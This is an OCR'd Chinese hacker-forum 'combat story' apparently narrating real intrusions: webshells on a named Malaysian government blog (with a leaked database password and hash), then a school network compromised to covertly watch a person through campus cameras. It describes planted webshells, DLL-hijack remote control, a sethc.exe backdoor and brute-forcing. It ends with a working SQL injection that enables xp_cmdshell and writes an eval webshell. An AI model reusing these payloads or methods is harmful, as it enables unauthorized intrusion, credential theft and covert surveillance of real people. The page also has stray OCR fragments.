采用旧版本，通过编辑插件文件后可获得 webshell。

爱谷翻阅习科黑皮书以后，得知后台插件显示路径为/likeab/likeab.php 则前台实际路径是：blog.tourism.gov.my/wp-content/plugins/likeab/likeab.php


由于服务器有防护，复制大马代码不能编辑成功，eval()函数也不能用。DreaMZ 说可以使用 assert()函数代替 eval()函数写入一句话。

服务器采用 windows 下的 Apache 容器，webshell 的权限为 system 权限。

在 Web 文件中没有发现 MySQL 的 root 明文密码，wordpress 配置中的 MySQL 账户密码是：blog/gl3m3rk4h，很显然权限非 root 权限。



MySQL 的数据文件夹路径为 E:\xampplite\mysql\data，下载 mysql 库的 user.MYD 文件后发现 root 和 blog 用户的密文都是* 3732DD5C4C8992F08AE6B1E2839A180EA8729DDB，MySQL 的 root 密码和 blog 用户一致。



最后爱谷在 DreaMZ 的指导下，以闪电速度拿到了 3 台服务器：


博客服务器　LPPM10　###

后台服务器　LPPM19　###

数据服务器　LPPM23　###

闪电突破后阶段

从挖掘入手点，到拿到权限，再到杀入内网，爱谷在 DreaMZ 的指导下用了没有多长时间。再往后的就不属于“闪电”阶段了，而是该稳扎稳打的进行，仅靠“科普”的技术恐怕不容易在内网中来去自如的。


KbaseByCat, ... Properties
General
Customize
182 Files, 31 Folders
Type:
Multiple Types
Location:
All in C:\Documents and Settings\Administrator\De
Size:
229 MB (240,725,187 bytes)
Size on disk:
193 MB (202,780,672 bytes)
Attributes
Read-only
Hidden
Advanced...

作战故事：闪电跟踪

时隔一年半，论坛的作战故事连载又要更新啦！为大家科普渗透与反渗透基础的福利文！出场人物介绍可以到习科论坛连载专帖查看~

连载故事以安全厂商和黑客的日常工作和生活为背景，渗透和反渗透为技术主线，为广大网络安全爱好者普及最基本的网络入侵与反入侵安全知识，表现安全从业者生活的枯燥乏味却必须要严谨认真的工作态度。希望大家支持~

新的开篇

网民基数越来越大，小黑和安全工作者也越来越多，手法能被复制的小黑是入不上 DreaMZ 眼的，能够走出自己的路，创造互联网的唯一才应该是安全工作者的追求。


谁都能追查的入侵行为显然用不着 DreaMZ 的团队来插手，通常一些非常神秘和没有头绪的入侵案件都是由 DreaMZ 和小小一起来追查的。不过最近小小妹子请假回学校了，而且刚好爱谷在随 DreaMZ 学习战术型快速攻击和闪电反击技术，DreaMZ 决定正好利用这个机会锻炼锻炼太谷的实战能力。

小小要回学校，DreaMZ 和爱谷要以最快的速度攻陷学校的核心设备，然后想办法获取摄像头权限，没有恶意的监控一下回到学校的小小。动作快，轻，深是这次行动的特点。

收网

基本上刚接触网络安全的小鬼们都是先拿自己学校开刀，很多人也多多少少有自己学校网站或者服务器的一些权限，而且大部分学校站点即便将漏洞告知了管理员也一样会被无视。习科讨论群里有同学说自己去打印店有时候懒得带优盘，就直接传自己学校网站上面到打印店下载。不例外的，DreaMZ 和爱谷这里也有很多还没修补的学校站点的权限，小小的学校也在其中。

Windows 2K3 的服务器，跑了 asp,php + IIS 6，服务器还跑了 tomcat+jsp，是个 4 核 6G 的机器。其实 DreaMZ 和啊言早就给管理员下好了套，埋上很多无查杀特征的轻量级 webshell，将 MySQL 和 Filezilla 换成可进行 dll 劫持的版本放上 dll 远控。最后再配合 attrib 命令给文件加上隐藏、只读和系统属性隐藏好。



隔两三个礼拜就在管理员在线管理的时候踢掉，然后读管理员重新设置的密码，这样可以得到管理员常用的一些密码和密码规律，为下一步内网渗透铺路。在这里 DreaMZ 和啊言在前面已经铺好了路，后面 DreaMZ 只需要带爱谷收网就可以了。管理员常用的密码无外乎那么几种，几个固定数字或者字母+固定单词 ambitious。

其实爱谷并不是很理解这样做的意义，渗透无非应该就是挖漏洞，利用，获得权限，继续深入，挖漏洞，继续利用。。。也许啊言和 DreaMZ 的做法确实意义不大，但对于外网有 x.x.232-236.x 共 5 个 ip 段，内网有 10.1-255.1-255.x 的大网络环境，多收集点信息没有坏处。

倒计时 1，第一个小时

“各位，我们下个礼拜见啦~”


小小踏上了回学校的火车，买票的时候啊言搞了点小动作，买了一班慢车，但是慢车也只不过 4 个小时车程而已。从上午 11 点到下午 5 点小小到学校，DreaMZ 和爱谷要马不停蹄的渗透小小的学校内网。闪电渗透行动开始了。

这个学校的站点主要是在 232 这个段上，X15 是主站，X16 上面有很多分站，也是 DreaMZ 有权限的站，X35 是一台虚拟机，上面也有很多分站，X37 和 X38 开机但是没跑应用，也是虚拟机，X36 是虚拟机的物理机，X47 是教务系统，这些机器都是独立外网 ip 的。

第一步 DreaMZ 和爱谷要做的是尽可能多拿到这些连外网的机器的权限。

X16 上面之前跑过 jsp 的应用，所以获得管理员权限非常容易，所以第一台早就被收入囊中了。


DreaMZ 和爱谷看的第二台机器是 X35 这个虚拟机，上面也跑了很多应用，但是大多是纯静态的页面，有一个帝国 CMS 还有几个 wordpress。爱谷发现帝国 CMS 分站上装了一个几乎不能用的 phpmyadmin，而且爱谷发现 X16 的 mysql root 密码可以登陆 X35 的。



wordpress 同时支持$P 加密密文和 32 位 MD5 登陆密文，这个 phpmyadmin 是坏的，不能修改、删除数据库的数据，但是可以创建记录。对于用数据库权限但是解不开 wordpress 密码渗透，将管理员密码改为已知的纯 32 位 md5 是最简单的方法了。

爱谷创建了一个用户名为 silic 密码为 01ee6757f6dbcb6a483f261cc2228c39 的管理员就可以成功登陆 wordpress 后台了，后台编辑插件和编辑主题的地方都可以获得 webshell。DreaMZ 说服务器上装了铱迅 Web 应用防护系统，非常好的防护也非常消耗时间，爱谷从论坛上找了一个小马(631bytes 的 php 小马 upload+cmd 组件)写上去。

时间不多，爱谷和 DreaMZ 向主站突破。主站使用的是二次开发的帝国 CMS，仍然有铱迅 waf，直接下手并不容易。DreaMZ 说闪电入侵当中思路和方向是很重要的。X35 是 Windows 的虚拟机并且 Web 装了铱迅的防护，而 X15 是 linux 的服务器上面也有铱迅的防护。这个时候应当向物理机突破，因为 X15 和 X35 都有可能是 X36 上面的虚拟机，waf 是装在 X36 上面的。



通过管理员的密码规律，爱谷很快算出了 X36 这台物理机的管理员密码。X36 虽然是外网 ip，但无法直接本机连接。爱谷用 X35 这台虚拟机连到了 X36 母体上，管理员并不在线，但是却没锁屏还开着主站后台页面。这个时候一个小时已经快过去了。


这样爱谷和 DreaMZ 两个人就把小小学校对外网开放 Web 服务的机器全部拿下了，DreaMZ 在 X15 这台 redhat 上面装了 nmap。因为 X36 对外网不开放端口所以爱谷将 sethc.exe 替换成了 cmd.exe。而此时小小还在去学校的路上。

倒计时 2，临门一脚


DreaMZ 和小小猜测摄像头应该在 10.x.x.x 这个纯内网段中，连摄像头监控都用外网 ip 这种事也只有国外的土豪大学才有，美国的土豪大学甚至还有连打印机都有外网 ip 的，国内和美帝是没法比的。这几台有外网 ip 的机器都没有分配 10 内网 ip 的其他网卡，这个时候是争分夺秒的时间，DreaMZ 和爱谷分工行动，DreaMZ 在 linux 服务器上面使用 nmap 扫内网端口，而爱谷负责搞一台 10 内网段的服务器。

爱谷的思路是从 DreaMZ 那里来的，爱谷翻遍了有权限的机器上管理员所有历史记录，包括 Default.rdp，Cookie，FTP 历史记录和一些其他软件的历史记录，终于发现一台开放 Web 的 10 内网机器的历史记录，校园电视台的 Web 服务器。


而且是 Windows 2K3 + IIS6 + ASP 的服务器。爱谷直接从 FTP 的历史记录中登录了服务器的 FTP，因为 FTP 权限太小，所以爱谷上传了 webshell 提权。



对于这种纯内网 Web 服务的 webshell 提权非常容易，通常离不开像 MS12-046、IIS6、IIS7 的这几个本地提权 EXP。如果不出意外，这种纯内网 Web 服务器可能连 baidu.com 都 ping 不通，更别说安全补丁的更新了。当然了，这种机器还有个毛病就是通常不开 3389 端口，在有外网 ip 又能连内网的肉鸡服务器上放远控是再好不过的做法了。



DreaMZ 很快将 iKnock 搬上了爱谷拿下的 10 开头内网服务器，大面积开扫，速度很快。没过多久果然扫到了摄像头监控段 10.10.0.x 整个段都是摄像头监控，但是监控太多了，而且登陆账户和密码是未知的。




还好有一台 linux 服务器，爱谷随便写了个穷举破解的 perl 脚本，挂在 X15 这台服务器上面跑。虽然时间过得很快，但是结果不难预料，最终用户名和密码很快就出来了。

摄像头非常多，一个 ip 下大概放 2 到 4 个摄像头，从校园到宿舍基本上都有。最后一步就是要找到小小会在哪一台摄像头下出现，也就是找到学校的宿舍安排，因为从监控发现黑板上有宿舍的区域，例如 A 座 B 座 C 座 D 座。。。

此时小小已经快要下火车了。

闪电战末尾

DreaMZ 告诉爱谷应该从和宿舍相关的服务器下手才有可能有突破。这个校园中有内网查电费的 Web 服务，给爱谷打开方便大门。



电费查询的 Web 服务端的网站容器是 IIS 5.1，是 server 2K 的可能性极小，是 Windows XP 的可能性倒是更高一些，而且有可能根本就是一台 PC 机。不管怎样，直觉告诉爱谷肯定有价值就是了。

虽然 WebDav 开放了很多危险的协议，但是显然 PUT 协议并没有权限往服务端写文件。还好查询接口处有注入。

从界面看就知道这是个 POST 注入点，但是对于 asp 和 aspx 来说，POST 注入点大部分可以转为 GET 注入点，在内网中工具总是受限的，POST 注入点转 GET 型可以提高效率。但是对于 aspx 来说，有一些系统参数是不能忽略的。

Txtroom 参数不支持分号多 SQL 语句执行，爱谷换了个参数 txtyq 来进行注入，并且发现支持分号间隔多语句。

```
1. Main.aspx?__VIEWSTATE=/wEPDwUJNTM4OTQ4NjMzD2QWAgIDD2QWCAIBDxAPFgYeDURhd
   GFUZXh0RmllbGQFBuWbreWMuh4ORGF0YVZhbHVlRmllbGQFBuWbreWMuh4LXyFEYXRhQm91
   bmRnZBAVCQbmnY/lm60J5qix6Iqx5ZutCeeOieWFsOWbrQnntKvoloflm60J5p2+56u55Zu
   tBuahg+WbrQbmoJflm60J5qGC6Iqx5ZutBuamtOWbrRUJBuadj+WbrQnmqLHoirHlm60J54
   6J5YWw5ZutCee0q+iWh+WbrQnmnb7nq7nlm60G5qGD5ZutBuagl+WbrQnmoYLoirHlm60G5
   qa05ZutFCsDCWdnZ2dnZ2dnZxYBZmQCBQ8QDxYGHwAFBualvOagix8BBQbmpbzmoIsfAmdk
   EBUCBEHluqcEQuW6pxUCBEHluqcEQuW6pxQrAwJnZ2RkAg0PDxYCHgRUZXh0BRIyMDE0LTY
   tMjggMTg6MDE6MjVkZAIPDw8WAh8DBQQzMy41ZGQYAQUeX19Db250cm9sc1JlcXVpcmVQb3
   N0QmFja0tleV9fFgEFDEltYWdlQnV0dG9uMZzYzAXmpCWkQP96WO/S+Nc8jd50&__EVENTV
   ALIDATI
2.  TextBox2=2014-6-28+18:01:25&TextBox3=33.5&Txtroom=406&txtyq=X 园';exec_
   master..xp_cmdshell+'net+user';select+*+from+sysobjects+and'1'='1
```


这个 Web 服务中 MSSQL 采用的是 sa 权限，所以爱谷在注入点中执行了几个 SQL 命令。

```
1. EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configu
   re 'xp_cmdshell', 1;RECONFIGURE;
2.  EXEC sp_configure 'show advanced options', 1;RECONFIGURE WITH OVERRIDE;
   sp_configure 'Web Assistant Procedures', 1;RECONFIGURE WITH OVERRIDE;
3.  exec sp_makewebtask 'c:\inetpub\wwwroot\xxxxx\x.aspx', 'select ''<%@ Pa
   ge Language="Jscript"%><%eval(Request.Item["c"],"unsafe");%>'' ';
4.  exec master..xp_cmdshell 'dir c:\inetpub\wwwroot\xxx'
```

